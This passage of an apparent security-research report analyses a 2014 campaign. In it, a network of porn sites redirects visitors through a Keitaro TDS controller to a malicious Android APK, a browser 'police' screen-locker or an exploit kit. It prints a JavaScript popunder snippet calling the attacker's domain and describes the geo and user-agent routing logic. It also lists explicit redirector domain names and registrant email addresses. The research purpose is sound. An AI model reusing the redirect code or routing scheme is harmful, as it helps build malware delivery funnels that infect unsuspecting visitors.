


Figure 13. Geographical distribution of visitors


Activity per month in number of visitors and total pages displayed:



April 2014	🟩 (89.5) %	176,114	266,720 (0.73)	129,189 (73 %)	69.9 %
May 2014	🟩 (10.3) %	20,352	31,505 (0.67)	13,802 (67 %)	70.2 %
June 2014	(0) %	130	295 (0.8)	104 (80 %)	58.4 %

Figure 14. Monthly distribution of visitors

And referrers (only Search engines):



Search engines

April 2014 - June 2014


Summary	Stats summary	Referrer summary	(%)
Total page views	298,520	18	(0 %)
Total visitors	196,596	12	(0 %)
Total new visitors	143,095	11	(0 %)
Page views per visit	1.51	1.5	(-0.7%)

Search engine summary view		Visitors	(%)
Google	🟩 (883.33%)	106	90
Yahoo	🟩 (83.33%)	10	7
bing	🟩 (58.33%)	7	5
webcrawler.com	🟩 (8.33%)	1	1
Google Cache	🟩 (8.33%)	1	0

Figure 15. Referrers - search engines

From this data we see that the campaign was mostly active in April, targeting mostly victims in the US.

With this data we were able to obtain a first list of redirectors (referrer websites) connected to the malicious domain:



video-porno-gratuit.eu

Referrer websites Mayo 2014

Resumen	Resumen de estadísticas	Sumario de referencias	(%)
Total de páginas vistas	31,505	17,879	(56.74 %)
Total de visitantes	20,352	12,176	(59.82 %)
Total de nuevos visitantes	13,802	8,756	(63.44 %)
Páginas vistas por visita	1.54	1.4	(-9.1%)


Total rows: 64 página 1 Rows to show 100

Rango	Url de referencia	Nuevos visitantes	Visitantes	Paginas V.	PxV	TxP	bounce
▼1	animalsexvideo.us	2,176	3,129	4,490	1.4	8'36"	72.3%
▲2	videosartex.us	2,352	2,670	3,784	1.4	8'8"	74.2%
▼3	justforever.us	1,199	1,706	2,196	1.2	9'56"	81.7%
▼4	incestporn.us	644	1,017	1,549	1.5	10'15"	70.7%
▼5	sextube8.us	520	719	1,171	1.6	7'37"	62.4%
▼6	hardsextubefree.us	419	652	902	1.3	9'29"	72.6%
▼7	dogsexvideo.us	344	572	915	1.5	7'54"	66.7%
▼8	zooporn.us	206	351	610	1.7	5'46"	59.2%
▼9	dogporn.us	137	211	347	1.6	7'30"	57.3%
10	animalporntube.us	165	177	425	2.4	1'	53.6%
▼11	kindporn.us	84	134	188	1.4	10'31"	74.6%
▼12	youngadultoutreach.com	88	121	176	1.4	7'44"	69.4%
▼13	truebisexuallove.com	67	111	150	1.3	8'12"	79.2%
▼14	msexchangewiki.com	72	106	172	1.6	4'50"	70.7%
▼15	zoosextube.us	34	78	109	1.3	17'15"	71.7%

Figure 16. Redirectors to video-porno-gratuit.eu

Through these stats, we also confirmed that the campaign started in April 2014. At the time of our analysis, the landing website had received 196,619 visitors.

The traffic from search engines is low in comparison to the total traffic. Most of it comes from Google:



Resumen de motores de búsqueda		Visitantes	(%)
Google	(102.08%)	98	82
Yahoo	(10.41%)	10	7
bing	(7.29%)	7	5
webcrawler.com	(1.04%)	1	1

Figure 17. Search engine traffic

Considering this data, it appears the attackers aren’t creating their own SEO campaign, but instead they just rent traffic from porn websites.

- **Redirectors – porn sites**

The next step was analyzing all these websites.

The first interesting point of note is that they didn’t look like compromised sites – we were expecting iFrame injections to redirect visitors.

The second interesting point is that all these websites looked the same – they had the same infrastructure in HTML and didn’t use their own pornographic material but just used links to external resources.

After analyzing the link structure of these porn sites, we confirmed all of them used the same external resources:




Figure 18. Porn sites link chart - use of common resources

Finally, we checked the 'whois' data and found common patterns like the use of the same registrar, same registration dates, same emails, etc. for many of these domains.

We identified a total of 48 domains in this porn redirecting network. These domains can be found in Appendix I.

Also most of the porn websites used in this campaign were registered together in November 2013:




Figure 19. Registration date of redirectors

All of them were registered in Internet.BS Corp. with Hotmail addresses, some of them reused:


treedomainvideopor@hotmail.com	used 7 times
michaelahulmeteleworm@hotmail.com	used 4 times

This meant we were able to find additional related sites, many of them reusing the same template and links structure.

Some of these sites were redirecting traffic to *videotsart.us*, offline at the time of the analysis, but we believe this was used as a redirector at an early stage of the campaign, probably for testing.

This network of porn sites is responsible for redirecting victims to the controller domain of the campaign: videosartex.us.

Almost all the websites used in this infrastructure are created with the same template, in many cases using templates from the legitimate site Tubewizardpro (hxxp://tubewizardpro.com/).




TUBE WIZARD PRO

Custom template for your tube site in just 1 minute!

Building custom video sites (CJs, tube sites, etc) has just got a lot easier. With TubeWizard, you can create fully customized templates in less than a minute - and for free, too. No PHP/HTML/CSS knowledge required. It's all automated and very simple. Build new video sites smarter and faster, create custom templates and help your business grow.

Figure 20. TubeWizard

All the content (mainly videos and pictures) within these porn sites is loaded from external sources. All the porn sites in this network use WebLoader.



Kullanıcı Adı Ve Şifrenizi Yazınız...


Kullanıcı Adı:

Şifre:

□ Beni Hatırla

Figure 21. WebLoader

The WebLoader application contains all the necessary features for loading the content of porn sites from third-party servers. There are some pre-defined bots that gather content from other porn sites.



Sistem Botları

KeezMovies Botu
Mahkeme engeline takılmadan proxy gerek kalmayan bot

Tube8.com Porno Botu
Mahkeme engeline takılmadan proxy gerek kalmayan bot..

Vidivodo Erotik Bot
Erotik Videoları Embed olarak ekleyebilirsiniz

Etiket Botu
1 milyon etiket içinden etiket cekebilirsiniz

Figure 22. WebLoader

- **Controller server and TDS Kitaro**

The controller site, video-porno-gratuit.eu, was also registered on December 21, 2013 with a Hotmail address through the Internet.bs Corp. register. This is consistent with all the other domains.

This website is full of references to pornvideo.apk in the same server, which was not found during the analysis. It was probably used earlier in other malicious campaigns.

Interestingly, the metadata of the website promotes visits from mobile devices:

```
<meta name="description" content="Download the most shocking mobile
animal sex videos. We support ipad, tablets, htc, google nexus, iphone,
samsung galaxy, blackberry and many more devices.">
```

The following schema summarizes how the redirection network works:





Figure 23. Redirection schema

Basically, all porn sites redirect to the "controller" domain videosartex.us.
We can see in the source code of these porn redirectors how they divert traffic:



```
function checkTarget(e)
{
if ( !getCookie('popundr') ) {
var e = e || window.event;
var win = doOpen('http://videosartex.us/?2');

setCookie('popundr', 1, 24*60*60*1000);
}
}
```

Then, videosartex.us performs its redirection based on the parameter in the URL, the referrer, the user agent and the geographical location of the visitor's IP.
If the IP is from any of the 30 affected countries and the user-agent belongs to an Android device, the visitor is redirected to the malicious APK in video-porno-gratuit.eu.

If the IP is from any other country, there are two possibilities:

1. If visiting a website without a mobile user agent, the redirect leads to kindporn.us.
2. If visiting a website without a mobile user agent and with the parameter ?2, the redirect leads to asiansexlive.us.

However, these redirections are not really significant. As shown in figure 25, all the redirections are ultimately managed by videosartex.us. So once the user ends up at kindporn.us or asianselive.us, he will eventually be redirected to videosartex.us, just with a different parameter.

If the user is redirected from asiansexlive.us, the website will show the browser ransomware. However, if the request uses an Internet Explorer user agent, the victim will be redirected to an exploit kit. More details on both of these later.

In summary: videosartex.us receives all the HTTP petitions from the porn network and redirects to either the malicious APK, to a browser-based screen locker or to an exploit kit.

In order to decide which petitions the system should redirect to, the criminals use a third-party application to manage the traffic and redirections. The application is named Keitaro TDS (Traffic Distribution System).





Figure 24. Keitaro TDS

Based on the information available on Keitaro TDS (hxxp://keitarotds.com/), the system offers the following features:

- Compatible with shared hosting
- Easy to install and easy to configure
- Detects mobile devices, countries and cities
- Monitors availability of the target URLs
- Simulates traffic to check settings
- Table and charts for analyzing traffic
- Distributes up to 200,000 visitors per day on shared hosting
- Automatic updates
- Support
- API

Once installed, the PHP application allows the site administrators to redirect traffic in several different ways, maintaining statistics and information regarding visitors and redirections. First of all, a traffic distribution group must be created from the management section:



Create Group

Name

Alias

* Stream Selection Mode: Sequential

* Group is active: ☑

* Expire cookies period: 24 hours

* Exit URL: HTTP

It sending header status "302 Found" to browser.

Figure 25. Keitaro new group

Based on the information provided in *hxxp://videosartex.us/version.php* the system uses the last Kitaro TDS version, which at the time of writing is 5.0.12.

- **Browser Ransomware**

During the analysis we noticed that some domains showed ransomware-themed pop-ups to non-mobile victims. These additional servers are used when the controller (videosartex) detects these two conditions:

1. The request does not contain an Internet Explorer user agent.
2. If the request is from one of the affected countries, but does not contain any Android user agent.

If the visitor uses Android from any of the affected countries, the device is redirected to the malicious APK. Internet Explorer is redirected to an exploit kit.

In this case the victim is redirected to a browser ransomware website. A blocking screen identical to the one used on the mobile scheme is shown on the victim's computer. In these cases, there is no infection, just a pop-up showing a blocking template.

The list of browser ransomware domains can be found in Appendix II.

We initially believed that the previous domains were hacked because when browsing the root domain (without the “police” subdomain) almost all the websites showed regular content related to the domain name.

However, after analyzing the 'whois' information we found a clear pattern in the registrar's name. Almost all the domains were registered using the same names as "William Sadlier", "Crucita Stevens" or "CiCi Sevens".

This operational feature is really clever from the cybercriminal's point of view, because if someone detects the malicious blocking templates it is possible that they would contact the website owner thinking they were compromised. The criminals can thus find out when the server has been identified by third parties.

These domains use a time-based rotation mechanism every hour. The path showing the blocking message rotates every two minutes and uses a list of names extracted from dictionaries (city names, common names, etc.). The following is the schema used:

```
hxxp://police.DOMAIN.TLD/[extracted_from_english_dictionary].html
```

The following images are examples of headers used in the ransomware popups:

